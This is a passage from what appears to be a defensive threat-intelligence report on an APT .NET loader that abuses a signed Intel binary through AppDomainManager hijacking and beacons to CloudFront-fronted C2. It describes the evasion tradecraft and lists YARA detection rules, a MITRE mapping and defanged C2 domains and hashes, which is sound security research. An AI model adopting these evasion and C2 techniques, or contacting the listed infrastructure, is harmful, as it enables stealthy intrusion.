Dynamic analysis confirms active C2 communication leveraging CDN-backed infrastructure to enhance stealth and operational resilience. The malware establishes outbound connections to domains hosted on Amazon CloudFront and AWS Elastic Load Balancing (ELB), effectively blending malicious traffic within legitimate cloud service communications. Specifically, `dp8519iqiftub[.]cloudfront[.]net` functions as a CDN-based redirector, while `dunamis-ethos508-prod-va6-856defacfb833db1[.]elb[.]us-east-1[.]amazonaws[.]com` represents the backend C2 infrastructure. This indicates a multi-layered architecture in which initial traffic is routed through the CloudFront distribution before being forwarded to the actual command server behind the ELB, thereby abstracting the true origin of attacker-controlled infrastructure. Such an approach enables attackers to evade traditional network defenses, as traffic appears to originate from trusted cloud services, rendering IP- or domain-based blocking less effective. Additionally, this architecture supports rapid backend rotation without disrupting active sessions, significantly enhancing operational security (OPSEC) and resilience.




Figure 28: Network activity illustrating IASorHelp.exe establishing outbound TCP communication with a CloudFront-backed domain, confirming active C2 beaconing via a CDN redirector with subsequent routing to backend infrastructure hosted on AWS ELB.

Process Execution and Module Presence

The execution context shows the malware operating under IASorHelp.exe, a legitimate Intel-signed binary, along with associated modules loaded within the process environment. This reinforces the use of trusted binary proxy execution, allowing the malware to blend into legitimate system activity and evade detection by security solutions that rely on process reputation.

Figure 29 Process view showing IASorHelp.exe and associated modules executing under a trusted Intel-signed binary, demonstrating abuse of legitimate software for stealthy operation.

EXTERNAL THREAT LANDSCAPE MANAGEMENT

The analyzed framework aligns closely with a growing cluster of advanced campaigns and commercial offensive tooling, indicating a clear convergence between advanced threat actor tradecraft and red-team-grade capabilities. Notable overlaps with campaigns such as GhostWriter / UNC1151, ScarCruft (APT37), and MuddyWater (MERCURY) highlight the increasing adoption of techniques like AppDomainManager hijacking, .exe.config-based CLR abuse, and CDN-backed command-and-control using platforms such as CloudFront. At the same time, architectural similarities with tools like Brute Ratel C4, NightHawk, and Cobalt Strike, including reflective loading, JIT-based execution, direct syscall usage, and structured plugin frameworks, suggest either inspiration from or intentional mimicry of mature offensive ecosystems. This blending of publicly known techniques with custom in-memory execution mechanisms reflects a strategic evolution where attackers prioritize stealth, modularity, and forensic resistance.

From a broader threat landscape perspective (2024–2026), this activity is consistent with rising APT trends targeting government, financial services, and critical infrastructure sectors across the Middle East and EMEA regions. The resurgence of socially engineered “Work From Home” themed lures, combined with a sharp increase in trusted binary abuse and AppDomainManager-based execution, underscores a shift toward low-noise initial access and trusted execution paths. Additionally, the widespread use of CDN fronting (e.g., CloudFront, Azure CDN) as a primary C2 transport layer demonstrates a deliberate move to blend malicious traffic within legitimate cloud ecosystems, rendering traditional detection approaches ineffective. Overall, the framework operates at the upper boundary of APT sophistication, significantly exceeding commodity malware capabilities and closely approaching, if not matching, the tradecraft observed in top-tier nation-state operations.

CONCLUSION

This analysis has comprehensively dissected a multi-stage, APT-grade post-exploitation framework that demonstrates exceptional operational security discipline across every stage of the attack chain. The intrusion begins with highly targeted social engineering, leveraging a Saudi government Ministry-themed decoy combined with pixel-perfect masquerading using a legitimate PDF icon. Initial access is achieved through AppDomainManager hijacking within a trusted Intel-signed binary, reinforced by process-level mutex controls to prevent duplication. The framework incorporates robust anti-sandbox mechanisms, including time-based execution delays and computational gating, ensuring malicious activity only triggers outside controlled environments. To evade static detection, it employs extensive code dilution and obfuscation, including numerous junk classes, layered try/catch chains, and centralized string de-obfuscation, effectively concealing operational logic from analysis tools.

At runtime, the framework transitions into a highly structured execution pipeline, dynamically resolving APIs through custom mechanisms that bypass traditional monitoring and orchestrating execution through multiple staged components such as DLL loading, memory manipulation, and verification routines. Shellcode execution is achieved via advanced JIT-based trampolining, enabling in-memory execution without reliance on conventional APIs, while reflective loading ensures memory protections closely mimic legitimate system behavior. The command-and-control infrastructure leverages CloudFront-based domain fronting, providing resilience and stealth in network communication. Additionally, the framework exhibits strong fault tolerance through heap-based context recovery

mechanisms, allowing it to maintain operational continuity even in unstable conditions. Overall, the combination of stealth, modularity, and resilience reflects a highly sophisticated threat capability that challenges conventional detection mechanisms and necessitates a shift toward behavior-driven security monitoring, memory forensics, and encrypted traffic inspection.

YARA Rules:

```
rule CYFIRMA_APT_AppDomainManager_Mosquitoproof {
meta:
description = "Detects the malicious .NET loader and AppDomainManager injection artifacts"
author = "CYFIRMA Research"
date = "2026-04-11"
severity = "Critical"

strings:
$config_appdomain = "<appDomainManagerAssembly" nocase ascii wide
$config_type = "appDomainManagerType" nocase ascii wide
$hijack_class = "stylohyoideus" ascii wide
$class_graphoth = "Graphoth.Relsful" ascii wide
$class_beartibly = "Beartibly" ascii wide
$class_bartifert = "Bartifert" ascii wide
$class_haenacean = "Haenacean" ascii wide
$class_simminatest = "Simminatest" ascii wide
$class_gasmium = "Gasmium" ascii wide
$magic_val = "Occidentalism" ascii wide
$pinvoke = "Electorided" ascii wide
$guid = "D6FA9088-E127-24AE-5257-6F298DB72787" ascii wide

condition:
uint16(0) == 0x5A4D and (
(2 of ($config_*)) or
$hijack_class or
(3 of ($class_*)) or
$magic_val or
$guid or
($pinvoke and 1 of ($class_*))
)
}

rule CYFIRMA_APT_ReflectiveLoader_StageLaunch {
meta:
description = "Detects reflective stager shellcode with stage/launch convention and API table magic"
author = "CYFIRMA Research"
date = "2026-04-11"
severity = "Critical"
```

strings:

```
$magic_ctx = { 81 3D 66 00 }  
$nt_alloc = "NtAllocateVirtualMemory" ascii  
$nt_section = "NtCreateSection" ascii  
$nt_mapview = "NtMapViewOfSection" ascii  
$nt_protect = "NtProtectVirtualMemory" ascii  
$export_stage = "stage" ascii  
$export_launch = "launch" ascii  
$dispatch_hdr = { 82 A1 50 00 A1 56 00 }
```

condition:

```
(2 of ($nt_*)) or  
($magic_ctx and 1 of ($export_*)) or  
($dispatch_hdr) or  
(all of ($export_*) and 1 of ($nt_*))  
}
```

RECOMMENDATIONS

Strategic Recommendations:

- Approve immediate deployment of detection signatures across all endpoints to address current visibility gaps, as the framework bypasses existing EDR/AV controls and can operate undetected without updated rules.
- Invest in SSL/TLS inspection for CDN-bound traffic to counter domain fronting techniques leveraging CloudFront, since IP-based blocking alone is ineffective.
- Initiate a .NET security hardening program, specifically enforcing AppDomainManager restrictions, as this technique is increasingly adopted by multiple threat actors.

Tactical Recommendations:

- Block identified C2 infrastructure at the DNS and firewall levels to disrupt active communications.
- Perform DNS log analysis to identify systems resolving malicious domains and potential spread.
- Conduct endpoint sweeps to detect execution of suspicious binaries in non-standard paths.

Operational Recommendations:

- Enforce AppDomainManager restrictions through policy controls and application whitelisting to prevent execution flow hijacking.
- Implement SSL/TLS inspection for non-browser processes communicating with CDN endpoints to detect hidden C2 traffic.
- Enable constrained execution environments to reduce abuse of scripting and runtime components.

APPENDIX1

MITRE ATT&CK MAPPING

Tactic	Technique	ID	Evidence
Initial Access	Phishing: Spear phishing Attachment	T1566.001	LNK file masquerading as WFH policy PDF
Execution	User Execution: Malicious File	T1204.002	User double-clicks .pdf.lnk shortcut
Execution	Native API	T1106	Direct NTDLL syscall stubs
Execution	Shared Modules	T1129	16 DLLs via randomized LoadLibrary
Persistence	Hijack Execution Flow: AppDomainManager	T1574.014	.config overrides CLR initialization
Defense Evasion	Masquerading: Match Legitimate Resource Name or Location	T1036.005	LNK uses Edge PDF icon; DLL spoofs Intel
Defense Evasion	System Binary Proxy Execution	T1218	Signed IASorHelp.exe as execution proxy
Defense Evasion	Obfuscated Files or Information: Software Packing	T1027.002	AES-encrypted + GZip-compressed payload
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009	27 API names via scrambled stack strings
Defense Evasion	Obfuscated Files or Information	T1027	XOR de-obfuscation; 36 junk classes
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	Runtime AES key derivation loop combined with XOR-based string de-obfuscation
Defense Evasion	Reflective Code Loading	T1620	Custom reflective DLL loader
Defense Evasion	Indicator Removal	T1070	PE headers wiped; buffers zeroed
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	Bypasses EDR hooks via direct NTDLL
Defense Evasion, Discovery	Virtualization/Sandbox Evasion: System Checks	T1497.001	60-second prime sieve timing gate
Defense Evasion	Execution Guardrails	T1480	File size validation (0x3AAC6C)
Defense Evasion, Priv. Esc.	Process Injection: Thread Execution Hijacking	T1055.003	JIT trampoline via DefineDynamicAssembly

Discovery	System Information Discovery	T1082	Registry processor/locale interrogation
Discovery	Process Discovery	T1057	Thread enumeration; Process.Modules scan
Privilege Escalation, Def. Ev.	Process Injection: Dynamic-link Library Injection	T1055.001	Reflective DLL injection
Command & Control	Application Layer Protocol: Web Protocols	T1071.001	HTTPS/TLS C2 over CloudFront
Command & Control	Proxy: Domain Fronting	T1090.004	C2 via cloudfront.net CDN

IOCs

No	IOCs	Type	Remarks
1	f2266b45d60f5443c5c9304b5f0246348ad82ca4f63c7554c46642311e3f8b83	SHA-256	Block
2	4f353b9634509a5e1456e54ccb4ce64c1e6d95094df96048ef79b30cc2fda6cb	SHA-256	Block
3	5d784d3ca02ab0015b028f34aa54bc8c50db39f9671dc787bc2a84f0987043b2	SHA-256	Block
4	8ba1b0392a8fbfb455c43c4e1408352d0e5fc281148810143a5b64938fb0982f	SHA-256	Monitor
5	dp8519iqiftub[.]cloudfront[.]net	Domain	Monitor
6	dunamis-ethos508-prod-va6-856defacfb833db1[.]elb[.]us-east-1[.]amazonaws[.]com	Domain	Monitor

[Back to Listing](#)